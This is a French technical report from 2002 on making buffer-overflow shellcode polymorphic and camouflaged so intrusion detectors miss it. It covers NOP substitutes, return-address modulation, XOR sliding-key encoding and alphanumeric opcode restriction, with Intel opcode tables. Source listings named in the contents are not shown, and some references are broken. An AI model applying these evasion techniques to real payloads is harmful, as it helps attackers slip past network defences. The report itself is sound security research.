Le polymorphisme et le camouflage des *shellcodes*

Julien Olivain – Epitech IV

Mardi 22 Janvier 2002

Table des matières

1 Présentation **2**
- 1.1 Rappels sur les *shellcodes* . . . 2
- 1.2 Signes distinctifs des *shellcodes* . . . 3
  - 1.2.1 Instructions 'vides' (*NOPs*) . . . 3
  - 1.2.2 *Shellcode* . . . 3
  - 1.2.3 Adresse de retour . . . 4
- 1.3 Introduction au polymorphisme . . . 4

2 Techniques d'évasions **5**
- 2.1 Camouflage des NOPs . . . 5
- 2.2 Camouflage de l'adresse de retour . . . 6
- 2.3 Camouflage des *shellcodes* . . . 8
  - 2.3.1 Les *shellcodes* polymorphiques . . . 8
  - 2.3.2 Restriction des instructions assembleurs . . . 8

3 Détection **17**

4 Code source **18**
- 4.1 Affichage et test des *shellcode* . . . 18
- 4.2 *shellcode* simple pour linux *Intel-32* . . . 20
- 4.3 *bind shellcode* . . . 21
- 4.4 Moteur de mutation polymorphique . . . 23
- 4.5 Décodeur de *shellcode* . . . 25
- 4.6 Générateur d'instructions vides . . . 26

Ce rapport présente les techniques existantes de camouflage de *shellcodes*, pouvant êtres utilisé comme technique d'évasion des détecteurs d'intrusions. Ces techniques sont utiles uniquement dans le cas d'attaque distante (*remote buffer overflow*). La premiére méthode présentée est le polymorphisme, technique utilisée par les virus pour échaper aux anti-virus, rendant complexe la création d'une signature de l'attaque. La seconde technique présentée est la restriction de codes assembleurs qui permet de passer à travers des filtres. Un cas interressant apparait lorsque l'on se restreint à des ensembles de caractères tels que des caractères alphanumériques, de l'*ASCII*, ou encore du *base64*. En combinant ces deux techniques, les *shellcodes* résultants deviennent alors très difficiles à détecter. Les techniques actuelles de détection seront également présentées.

Bien que les concepts de base soit rappelés, une bonne connaissance de l'assembleur, des compilateurs et des systèmes est requise pour la lecture de ce rapport. L'approche des concepts essaye d'être générale, mais les exemples donnés sont réalisé pour des plateformes *Linux/Intel-32*.

1 Présentation

Les attaques par *buffer overflow*[1] sont utilisées de plus en plus fréquemment. En effet, les systèmes et les programmes actuels sont de plus en plus complexes, et peuvent, la plupart du temps, contenir parmi leurs dizaines voir centaines de miller de lignes de code des failles potentiellement exploitable. Il existe actuellement un certain nombre de méthodes permettant de les éviter : vérificateurs de code source (*slint, ...*), biblioth´eques d'allocation 'sûres' (*libsafe*, ...), compilateurs 'sécurisés' (*StackGuard, ...*), protections contre l'exécution de code dans un segment de données (présent dans *Solaris 2.8, patch kernel linux lids*, ...), détecteurs d'intrusion réseau... Mais l'expérience montre que malgé toutes ces technologies les attaques demeurent toujours possibles...

1.1 Rappels sur les *shellcodes*

Une attaque par *buffer overflow* consiste à exécuter du code binaire arbitraire par un programme. Le scénario le plus fréquent est lorsque l'on envoie les codes nécéssaires à une exécution d'un interpreteur de commande (`/bin/sh` pour les *unix*, `cmd.exe` pour les systèmes *Microsoft*) à un processus ayant des droits privilégiés (*root*, Administrateur, ...).

On peut distinguer trois parties dans les données envoyées (*voir figure 1*) :
- des instructions vides (géneŕalement un code assembleur `NOP` qui correspond à l'octet 0x90 pour les architectures *Intel-32*) utilisées pour remplir le *buffer* à faire déborder.
- le *shellcode* lui-même qui contient les codes binaires des instructions à faire exécuter par la victime. Cela peut être un simple `execve(2)` d'un *shell*, une écriture dans un fichier, une création d'une connexion de retour, ...
- enfin, la dernière partie contient l'adresse de retour qui doit pointer quelque part dans les instructions vides. En faisant un dépassement de *buffer* suffisant, l'adresse réelle de retour de la dernière fonction se fait écraser par la nouvelle. Si l'emplacement de l'adresse de retour est connue (ou lorsqu'elle peut être calculée), une seule écriture est

[1] n.d.t : dépassement de tampon. ;-)

nécessaire ; sinon elle est écrite plusieure fois consécutivement, suffisamment pour que l'originale se fasse écraser.



FIG. 1 – Composition des données envoyées lors d'un *buffer overflow*

L'exécution débute lorsque la fonction contenant le '*buffer* victime' se termine (instruction assembleur `ret`). Si l'attaque se déroule comme prévu, l'exécution se poursuit quelque part dans les instructions vides (*NOPs*). Enfin, c'est le *shellcode* lui-même qui s'exécute et qui effectue les opérations souhaitées (*voir figure 2*).



FIG. 2 – Étapes d'exécution d'un *buffer overflow*

Pour plus de détails sur les *shellcodes* simples, se reporter à [**?**].

1.2 Signes distinctifs des *shellcodes*

Plusieurs signes distinctifs permettent de détecter un *buffer overflow* simple : chacune des trois parties contient des données facile à repérer (par un détecteur d'intrusion par ex.). Cependant, nous verrons dans la section 2 qu'elles peuvent être facilement camouflables.

1.2.1 Instructions 'vides' (*NOPs*)

Les instructions vides constituent le signe le plus distinctif dans les *buffer overflow* simple. En effet ils servent, d'une part à combler le *buffer* à faire déborder, mais aussi à récuperer le flux d'exécution à partir de l'adresse de retour estimée. En effet, plus la plage de *NOPs* est grande, et plus il y aura de chance que l'adresse de retour estimée soit bonne. La taille de la plage de *NOPs* dépends de la taille du *buffer* à faire déborder. Elle est géŕalement de l'ordre de quelque kilo-octets. La section 2.1 expliquera comment les camoufler, alors que la section 3 présentera les métodes de détections.

1.2.2 *Shellcode*

Les *shellcodes* contiennent des codes assembleurs binaires dans le langage de la machine victime. Certaines séquence sont fixes en fonction des systèmes et architectures : par exemple un appel système sur *linux/intel-32* contient toujours un appel à l'interruption logicielle 0x80 (`int $0x80` == '0xCD, 0x80'). De plus ils contiennent souvent du texte, comme la chaîne

'`/bin/sh`' par exemple. Si l'adresse de la chaîne est calculée avec un `jmp`/`call`, l'adresse l'appel sera un petit nombre négatif codé sur un mot long (soit 0xFFFFFFxx). La présence d'octets '0xFF' à proximité d'une chaîne '`/bin/sh`' peut être utilisé par les détecteurs d'intrusions comme signature d'attaque. Ce genre de petites séquences peut être présente dans toutes sortes de traffics réseau binaires, mais peuvent être utilisé pour la détection en étant recoupées avec d'autres signes. Les *shellcodes* sont toujours très petits : de quelques dizaines d'octets pour les plus simples jusqu'à quelques milliers pour les plus complexes.

1.2.3 Adresse de retour

L'adresse de retour est généralement répétée plusieurs fois, dans un premier temps, pour finir de remplir le *buffer* à faire déborder, puis pour écraser l'adresse de retour dans la pile. Cependant, les adresses de retours utilisées pour ce type d'attaque ont quasiment toujours la même valeur. Par exemple, le gestionnaire mémoire de *linux/Intel-32* alloue les piles en dessous de la limite des 3 Go (3 Go == 0xC0000000), ainsi les adresses de retour pointant dans la région d'une pile aura toujours une valeur proche de 0xBFFFxxxx. Si l'adresse est répétée quelque dizaines ou quelque centaines de fois, elle pourra facilement être déctectée.

1.3 Introduction au polymorphisme

Le polymorphisme est une technique utilisé à l'origine par les virus pour éviter qu'ils se fassent détecter par des anti-virus. Les premiers moteurs de mutation polymorphique sont apparus au début des années 90 (*MtE : Mutation Engine* de *Dark Avenger*). Cette technique à ensuite été utilisé comme protection 'anti-desassemblage'.

L'adaptation des moteurs de mutations polymorphiques aux *shellcodes* est plus simple que pour les virus : en effet, un virus devait se réencoder à chaque copie ; il devait donc contenir un encodeur *et* un decodeur. Dans un *shellcode*, seul le décodeur est nécessaire.



FIG. 3 – Création d'un *shellcode* polymorphic

Le principe est simple : à partir d'un *shellcode* fixe (*voir les exemples de shellcodes, execsh*

?? *et bindsh* **??**), on en génère un polymorphique (*voir figure 3*). La génération consiste à réaliser un encodage qui s'apparente à un 'chiffrement' très léger à base de fonctions logique XOR. La clef de décodage est ensuite mise dans le décodeur.

Si le décodeur ne peut prendre qu'une seule forme, il pourra être plus facilement détecté, bin qu'il fasse quelques dizaines d'octets. Cependant, si le décodeur peut prendre plusieurs formes, la détection sera beaucoup plus complexe.



FIG. 4 – Décodage d'un *shellcode* polymorphique

La disposition des données doit être faite de manière à ce qu'elle permette une reconstruction du *shellcode* original de manière automatique (auto-extractible), soit à la place de celui encodé, soit dans une autre plage mémoire (dan la pile par exemple. Le décodeur doit alors assurer la liaison entre sa fin et le début du shellcode).

2 Techniques d'évasions

Les techniques d'évasions propres aux attaques par *buffer overflow* consiste à camoufler les données envoyées juste le temps de l'envoie sur le réseau. Il existe des techniques pour defier les détecteurs d'intrusions au niveau du reseau tels que *fragrouter* ([**?**], [**?**]), mais cela est en dehors du sujet de ce rapport.

2.1 Camouflage des NOPs

Comme on l'a vu, les instructuctions vide *NOPs* sont très faciles à détecter : en effet, ce sont des séquences fixes qui sont répétées plusieurs fois (jusqu'à quelque centaines). De plus, leurs utilisations en conditions normales sont très limitées : les *NOPs* sont utilisés soit pour 'perdre du temps', pour faire attendre le processeur le temps d'une entrée/sortie par exemple (dans des pilotes de périphériques par ex.), et aussi par les compilateurs pour garder les alignements des instructions sur des adresses multiples de 4, 8 ou 16 octets. Cependant, selon les compilateurs utilisés, on vera que ce ne sont pas forcement des *NOPs* qui sont utilisés (*voir la table 3 et 2*).

Sur une architecture *Intel-32*, le *NOP* correspond à l'octet `0x90`. Cette instruction ne fait *rien*. Elle incémente juste le registre (E)IP pendant un cycle d'horloge. Dans le cas d'une attaque par *buffer overflow* sa seule utilité est de remplir le *buffer* à faire déborder, puis de recuperer le flot d'exécution et de compenser l'erreur de l'estimation de l'adresse de retour.

On peut donc utiliser n'importe qu'elle instruction d'un octet qui modifie n'importe quel registre que le *shellcode* n'utilisera pas. On peut par exemple utiliser l'*opcode* `0x41` qui correspond à l'instruction '`inc %ecx`' mais aussi au caractère ASCII 'A'.

Dans le cas des architecture *Intel-32*, en consultant la table des instructions d'un seul octet (*voir figures 5 et 6*) on peut utiliser comme instruction de 'remplissage' n'importe quelle instruction d'un octet qui ne prend aucun paramètre et qui ne modifie pas de registres significatif (c'est-à-dire quasiment tous sauf `%esp`). Ainsi la liste de codes utilisables est plus grande (il y a jusqu'a 53 instructions selon le *shellcode* que l'on exécutera après) (*voir la table 1*). De plus, 36 instruction ont une correspondance ASCII (*voir le générateur de nops 4.6*).

Opcode	Char.	Instr.	Opcode	Char.	Instr.
0x27	''	daa	0x57	'W'	push %edi
0x2F	'/'	das	0x58	'X'	pop %eax
0x37	'7'	aaa	0x59	'Y'	pop %ecx
0x3F	'?'	aas	0x5A	'Z'	pop %edx
0x40	'@'	inc %eax	0x5B	'['	pop %ebx
0x41	'A'	inc %ecx	0x5D	']'	pop %ebp
0x42	'B'	inc %edx	0x5E	'^'	pop %esi
0x43	'C'	inc %ebx	0x5F	'_'	pop %edi
0x44	'D'	inc %esp	0x60	''	pusha
0x45	'E'	inc %ebp	0x90		nop
0x46	'F'	inc %esi	0x91		xchg %eax,%ecx
0x47	'G'	inc %edi	0x92		xchg %eax,%edx
0x48	'H'	dec %eax	0x93		xchg %eax,%ebx
0x49	'I'	dec %ecx	0x95		xchg %eax,%ebp
0x4A	'J'	dec %edx	0x96		xchg %eax,%esi
0x4B	'K'	dec %ebx	0x97		xchg %eax,%edi
0x4C	'L'	dec %esp	0x98		cwtl
0x4D	'M'	dec %ebp	0x99		cltd
0x4E	'N'	dec %esi	0x9B		fwait
0x4F	'O'	dec %edi	0x9C		pushf
0x50	'P'	push %eax	0x9E		safh
0x51	'Q'	push %ecx	0x9F		lahf
0x52	'R'	push %edx	0xF5		cmc
0x53	'S'	push %ebx	0xF8		clc
0x54	'T'	push %dsp	0xF9		stc
0x55	'U'	push %ebp	0xFC		cld
0x56	'V'	push %esi			

TAB. 1 – Remplacement possible de `NOP`

Fichier '`gas/config/tc-i386.c`' fonction `i386_align_code()`

2.2 Camouflage de l'adresse de retour

L'adresse de retour est la partie la plus difficile à camoufler ; deux solutions sont possibles : il faut soit éviter de trop la répéter (il est toujours possible de remettre des *NOPs* après le

Taille	Codes assembleurs	Instruction
1	0x90	nop
2	0x89, 0xF6	movl %esi,%esi
3	0x8D, 0x76, 0x00	leal 0(%esi),%esi
4	0x8D, 0x74, 0x26, 0x00	leal 0(%esi,1),%esi
5	0x90, 0x8D, 0x74, 0x26, 0x00	nop leal 0(%esi,1),%esi
6	0x8D, 0xB6, 0x00, 0x00, 0x00, 0x00	leal 0L(%esi),%esi
7	0x8D, 0xB4, 0x26, 0x00, 0x00, 0x00, 0x00	leal 0L(%esi,1),%esi
8	0x90, 0x8D, 0xB4, 0x26, 0x00, 0x00, 0x00, 0x00	nop leal 0L(%esi,1),%esi
9	0x89, 0xF6, 0x8D, 0xBC, 0x27, 0x00, 0x00, 0x00, 0x00	movl %esi,%esi leal 0L(%edi,1),%edi
10	0x8D, 0x76, 0x00, 0x8D, 0xBC, 0x27, 0x00, 0x00, 0x00, 0x00	leal 0(%esi),%esi leal 0L(%edi,1),%edi
11	0x8D, 0x74, 0x26, 0x00, 0x8D, 0xBC, 0x27, 0x00, 0x00, 0x00, 0x00	leal 0(%esi,1),%esi leal 0L(%edi,1),%edi
12	0x8D, 0xB6, 0x00, 0x00, 0x00, 0x00, 0x8D, 0xBF, 0x00, 0x00, 0x00, 0x00	leal 0L(%esi),%esi leal 0L(%edi),%edi
13	0x8D, 0xB6, 0x00, 0x00, 0x00, 0x00, 0x8D, 0xBC, 0x27, 0x00, 0x00, 0x00, 0x00	leal 0L(%esi),%esi leal 0L(%edi,1),%edi
14	0x8D, 0xB4, 0x26, 0x00, 0x00, 0x00, 0x00, 0x8D, 0xBC, 0x27, 0x00, 0x00, 0x00, 0x00	leal 0L(%esi,1),%esi leal 0L(%edi,1),%edi
15	0xEB, 0x0D, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90	jmp .+15 ; lotsa nops

Tab. 2 – Séquences d'alignement de code 32 bits

Taille	Codes assembleurs	Instruction
3	0x8D, 0x74, 0x00	lea 0(%esi),%esi
4	0x8D, 0xB4, 0x00, 0x00	lea 0w(%si),%si
5	0x90, 0x8D, 0xB4, 0x00, 0x00	nop lea 0w(%si),%si
6	0x89, 0xF6, 0x8F, 0xBD, 0x00, 0x00	mov %si,%si lea 0w(%di),%di
7	0x8D, 0x74, 0x00, 0x8D, 0xDB, 0x00, 0x00	lea 0(%si),%si lea 0w(%di),%di
8	0x8D, 0xB4, 0x00, 0x00, 0x8D, 0xBD, 0x00, 0x00	lea 0w(%si),%si lea 0w(%di),%di

Tab. 3 – Séquences d'alignement de code 16 bits

shellcode), soit 'moduler' l'adresse. La modulation consiste à ne pas répéter la même adresse, en les faisant pointer dans plusieurs endroits dans la plage de *NOPs*. Cependant les adresses de retour, même modulé auront quasiment la même valeur.

2.3 Camouflage des *shellcodes*

Le camouflage des shellcodes est la partie la plus complexe, car le code doit rester exécutable malgré toutes les modifications qui peuvent lui avoir été apportées.

La première technique de camouflage est celle qui à été présenté au debut de ce rapport : le polymorphisme.

La seconde est une extention, qui consiste à restreindre l'utilisation des codes assembleurs uniquement à ceux qui ont une correspondance alphanumérique ou ASCII.

2.3.1 Les *shellcodes* polymorphiques

L'application du polymorphisme aux *shellcodes* à été introduit pour la première fois dans deux programmes : *ADMmutate* et *smegma* (*voir [?] et [?]*).

Concrètement, la méthode d'encodage utilisé dans le programme de démonstration est un '*chiffrement*' par fonction XOR à 'clef glissante'. La taille de la clef est de deux mots longs de 32 bits : le premier mot est la valeur initiale de la clef, et la seconde est la valeur de l'incrémentation (*voir le générateur de shellcodes polymorphiques section 4.4 et le décodeur 4.5*).

2.3.2 Restriction des instructions assembleurs

Cette technique à été présenté dans [**?**]. Un générateur de *shellcodes* alhpanumérique y est proposé (*ASC : Alphanumeric Shellcode Compiler*).

La restriction des codes assembleurs permet de créer un *shellcode* polymorphique entièrement en texte. De la même manière que pour les *NOPs*, en selectionnant seulement les codes qui ont une correspondante ASCII, on peut arriver à faire un décodeur polymorphique intièrement en texte (*voir les figures 5 et 6*).

Il ne faut pas seulement restrindre les instructions assembleurs. Il faut aussi restrindre leurs paramètres. La structure d'opcode *Intel-32* (fig. 7 extrait de [**?**]) présente la disposition des paramètres d'une manière générale.

Il y a deux champs importants : le *ModR/M* qui permet de choisir le mode d'adressage et l'acces à un registre ou une zone mémoire (*voir figure 8*), et le SIB qui permet de réaliser des adressages indexes ($Scale/Base/Index : SIB = Base + 2^{Scale} \times Index$. *voir 9*).

En utilisant les fichiers d'opcodes des assembleurs tels que *GNU as*, on peut comparer les instructions disponnibles en fonction des restrictions appliquées. On pourrait appliquer les filtrer de classes caractères des expressions régulières (`[:alnum:]`, `[:digit:]`, `[:punct:]`, `[:alpha:]`, `[:graph:]`, `[:space:]`, `[:blank:]`, `[:lower:]`, `[:upper:]`, `[:cntrl:]`, `[:print:]`, `[:xdigit:]`) et ajouter la classe de caractère *base64*. Les tables 4, 5, 7, 8 présentent les instructions disponibles en fonction des classes de caractères utilisées.

	0	1	2	3	4	5	6	7
0	ADD						PUSH	POP
	Eb, Gb	Ev, Gv	Gb, Eb	Gv, Ev	AL, Ib	eAX, Iv	ES	ES
1	ADC						PUSH	POP
	Eb, Gb	Ev, Gv	Gb, Eb	Gv, Ev	AL, Ib	eAX, Iv	SS	SS
2	AND						SEG=ES	DAA
	Eb, Gb	Ev, Gv	Gb, Eb	Gv, Ev	AL, Ib	eAX, Iv		
3	XOR						SEG=SS	AAA
	Eb, Gb	Ev, Gv	Gb, Eb	Gb, Ev	AL, Ib	eAX, Iv		
4	INC general register							
	eAX	eCX	eDX	eBX	eSP	eBP	eSI	eDI
5	PUSH general register							
	eAX	eCX	eDX	eBX	eSP	eBP	eSI	eDI
6	PUSHA/ PUSHAD	POPA/ POPAD	BOUND Gv, Ma	ARPL Ew, Gw	SEG=FS	SEG=GS	Opd Size	Addr Size
7	Jcc, Jb - Short-displacement jump on condition							
	O	NO	B/NAE/C	NB/AE/NC	Z/E	NZ/NE	BE/NA	NBE/A
8	Immediate Grp 1^{1A}				TEST		XCHG	
	Eb, Ib	Ev, Iv	Ev, Ib	Ev, Ib	Eb, Gb	Ev, Gv	Eb, Gb	Ev, Gv
9	NOP	XCHG word or double-word register with eAX						
		eCX	eDX	eBX	eSP	eBP	eSI	eDI
A	MOV							
	AL, Ob	eAX, Ov	Ob, AL	Ov, eAX	MOVS/ MOVSB Xb, Yb	MOVS/ MOVSW/ MOVSD Xv, Yv	CMPS/ CMPSB Xb, Yb	CMPS/ CMPSW/ CMPSD Xv, Yv
B	MOV immediate byte into byte register							
	AL	CL	DL	BL	AH	CH	DH	BH
C	Shift Grp 2^{1A}		RETN Iw	RETN	LES Gv, Mp	LDS Gv, Mp	Grp 11^{1A} - MOV	
	Eb, Ib	Ev, Ib					Eb, Ib	Ev, Iv
D	Shift Grp 2^{1A}				AAM Ib	AAD Ib		XLAT/ XLATB
	Eb, 1	Ev, 1	Eb, CL	Ev, CL				
E	LOOPNE/ LOOPNZ Jb	LOOPE/ LOOPZ Jb	LOOP Jb	JCXZ/ JECXZ Jb	IN		OUT	
					AL, Ib	eAX, Ib	Ib, AL	Ib, eAX
F	LOCK		REPNE	REP/ REPE	HLT	CMC	Unary Grp 3^{1A}	
							Eb	Ev

FIG. 5 – Table des opcodes d'un octet (Page gauche)

8	9	A	B	C	D	E	F	
OR						PUSH CS	2-byte escape	0
Eb, Gb	Ev, Gv	Gb, Eb	Gv, Ev	AL, Ib	eAX, Iv			
SBB						PUSH DS	POP DS	1
Eb, Gb	Ev, Gv	Gb, Eb	Gv, Ev	AL, Ib	eAX, Iv			
SUB						SEG=CS	DAS	2
Eb, Gb	Ev, Gv	Gb, Eb	Gv, Ev	AL, Ib	eAX, Iv			
CMP						SEG=DS	AAS	3
Eb, Gb	Ev, Gv	Gb, Eb	Gv, Ev	AL, Ib	eAX, Iv			
DEC general register								4
eAX	eCX	eDX	eBX	eSP	eBP	eSI	eDI	
POP into general register								5
eAX	eCX	eDX	eBX	eSP	eBP	eSI	eDI	
PUSH Iv	IMUL Gv, Ev, Iv	PUSH Ib	IMUL Gv, Ev, Ib	INS/ INSB Yb, DX	INS/ INSW/ INSD Yv, DX	OUTS/ OUTSB DX, Xb	OUTS/ OUTSW/ OUTSD DX, Xv	6
Jcc, Jb- Short displacement jump on condition								7
S	NS	P/PE	NP/PO	L/NGE	NL/GE	LE/NG	NLE/G	
MOV				MOV Ew, Sw	LEA Gv, M	MOV Sw, Ew	POP Ev	8
Eb, Gb	Ev, Gv	Gb, Eb	Gv, Ev					
CBW/ CWDE	CWD/ CDQ	CALLF Ap	FWAIT/ WAIT	PUSHF/ PUSHFD Fv	POPF/ POPFD Fv	SAHF	LAHF	9
TEST		STOS/ STOSB Yb, AL	STOS/ STOSW/ STOSD Yv, eAX	LODS/ LODSB AL, Xb	LODS/ LODSW/ LODSD eAX, Xv	SCAS/ SCASB AL, Yb	SCAS/ SCASW/ SCASD eAX, Xv	A
AL, Ib	eAX, Iv							
MOV immediate word or double into word or double register								B
eAX	eCX	eDX	eBX	eSP	eBP	eSI	eDI	
ENTER Iw, Ib	LEAVE	RETF Iw	RETF	INT 3	INT Ib	INTO	IRET	C
ESC (Escape to coprocessor instruction set)								D
CALL Jv	JMP			IN		OUT		E
	near JV	far AP	short Jb	AL, DX	eAX, DX	DX, AL	DX, eAX	
CLC	STC	CLI	STI	CLD	STD	INC/DEC Grp 4[1A]	INC/DEC Grp 5[1A]	F

GENERAL NOTE:

All blanks in the opcode maps A-2 and A-3 are reserved and should not be used. Do not depend on the operation of these undefined opcodes.

FIG. 6 – Table des opcodes d'un octet (Page droite)



FIG. 7 – Format de codage des instructions *Intel*

r8(/r) r16(/r) r32(/r) mm(/r) xmm(/r) /digit (Opcode) REG =			AL AX EAX MM0 XMM0 0 000	CL CX ECX MM1 XMM1 1 001	DL DX EDX MM2 XMM2 2 010	BL BX EBX MM3 XMM3 3 011	AH SP ESP MM4 XMM4 4 100	CH BP EBP MM5 XMM5 5 101	DH SI ESI MM6 XMM6 6 110	BH DI EDI MM7 XMM7 7 111
Effective Address	**Mod**	**R/M**	**Value of ModR/M Byte (in Hexadecimal)**							
[EAX]	00	000	00	08	10	18	20	28	30	38
[ECX]		001	01	09	11	19	21	29	31	39
[EDX]		010	02	0A	12	1A	22	2A	32	3A
[EBX]		011	03	0B	13	1B	23	2B	33	3B
[--][--][1]		100	04	0C	14	1C	24	2C	34	3C
disp32[2]		101	05	0D	15	1D	25	2D	35	3D
[ESI]		110	06	0E	16	1E	26	2E	36	3E
[EDI]		111	07	0F	17	1F	27	2F	37	3F
disp8[EAX][3]	01	000	40	48	50	58	60	68	70	78
disp8[ECX]		001	41	49	51	59	61	69	71	79
disp8[EDX]		010	42	4A	52	5A	62	6A	72	7A
disp8[EBX];		011	43	4B	53	5B	63	6B	73	7B
disp8[--][--]		100	44	4C	54	5C	64	6C	74	7C
disp8[EBP]		101	45	4D	55	5D	65	6D	75	7D
disp8[ESI]		110	46	4E	56	5E	66	6E	76	7E
disp8[EDI]		111	47	4F	57	5F	67	6F	77	7F
disp32[EAX]	10	000	80	88	90	98	A0	A8	B0	B8
disp32[ECX]		001	81	89	91	99	A1	A9	B1	B9
disp32[EDX]		010	82	8A	92	9A	A2	AA	B2	BA
disp32[EBX]		011	83	8B	93	9B	A3	AB	B3	BB
disp32[--][--]		100	84	8C	94	9C	A4	AC	B4	BC
disp32[EBP]		101	85	8D	95	9D	A5	AD	B5	BD
disp32[ESI]		110	86	8E	96	9E	A6	AE	B6	BE
disp32[EDI]		111	87	8F	97	9F	A7	AF	B7	BF
EAX/AX/AL/MM0/XMM0	11	000	C0	C8	D0	D8	E0	E8	F0	F8
ECX/CX/CL/MM/XMM1		001	C1	C9	D1	D9	E1	E9	F1	F9
EDX/DX/DL/MM2/XMM2		010	C2	CA	D2	DA	E2	EA	F2	FA
EBX/BX/BL/MM3/XMM3		011	C3	CB	D3	DB	E3	EB	F3	FB
ESP/SP/AH/MM4/XMM4		100	C4	CC	D4	DC	E4	EC	F4	FC
EBP/BP/CH/MM5/XMM5		101	C5	CD	D5	DD	E5	ED	F5	FD
ESI/SI/DH/MM6/XMM6		110	C6	CE	D6	DE	E6	EE	F6	FE
EDI/DI/BH/MM7/XMM7		111	C7	CF	D7	DF	E7	EF	F7	FF

NOTES:

1. The [--][--] nomenclature means a SIB follows the ModR/M byte.
2. The disp32 nomenclature denotes a 32-bit displacement following the SIB byte, to be added to the index.
3. The disp8 nomenclature denotes an 8-bit displacement following the SIB byte, to be sign-extended and added to the index.

FIG. 8 – Format de codage de l'octet ModR/M

r32 Base = Base =			EAX 0 000	ECX 1 001	EDX 2 010	EBX 3 011	ESP 4 100	[*] 5 101	ESI 6 110	EDI 7 111
Scaled Index	**SS**	**Index**	**Value of SIB Byte (in Hexadecimal)**							
[EAX]	00	000	00	01	02	03	04	05	06	07
[ECX]		001	08	09	0A	0B	0C	0D	0E	0F
[EDX]		010	10	11	12	13	14	15	16	17
[EBX]		011	18	19	1A	1B	1C	1D	1E	1F
none		100	20	21	22	23	24	25	26	27
[EBP]		101	28	29	2A	2B	2C	2D	2E	2F
[ESI]		110	30	31	32	33	34	35	36	37
[EDI]		111	38	39	3A	3B	3C	3D	3E	3F
[EAX*2]	01	000	40	41	42	43	44	45	46	47
[ECX*2]		001	48	49	4A	4B	4C	4D	4E	4F
[EDX*2]		010	50	51	52	53	54	55	56	57
[EBX*2]		011	58	59	5A	5B	5C	5D	5E	5F
none		100	60	61	62	63	64	65	66	67
[EBP*2]		101	68	69	6A	6B	6C	6D	6E	6F
[ESI*2]		110	70	71	72	73	74	75	76	77
[EDI*2]		111	78	79	7A	7B	7C	7D	7E	7F
[EAX*4]	10	000	80	81	82	83	84	85	86	87
[ECX*4]		001	88	89	8A	8B	8C	8D	8E	8F
[EDX*4]		010	90	91	92	93	94	95	96	97
[EBX*4]		011	98	89	9A	9B	9C	9D	9E	9F
none		100	A0	A1	A2	A3	A4	A5	A6	A7
[EBP*4]		101	A8	A9	AA	AB	AC	AD	AE	AF
[ESI*4]		110	B0	B1	B2	B3	B4	B5	B6	B7
[EDI*4]		111	B8	B9	BA	BB	BC	BD	BE	BF
[EAX*8]	11	000	C0	C1	C2	C3	C4	C5	C6	C7
[ECX*8]		001	C8	C9	CA	CB	CC	CD	CE	CF
[EDX*8]		010	D0	D1	D2	D3	D4	D5	D6	D7
[EBX*8]		011	D8	D9	DA	DB	DC	DD	DE	DF
none		100	E0	E1	E2	E3	E4	E5	E6	E7
[EBP*8]		101	E8	E9	EA	EB	EC	ED	EE	EF
[ESI*8]		110	F0	F1	F2	F3	F4	F5	F6	F7
[EDI*8]		111	F8	F9	FA	FB	FC	FD	FE	FF

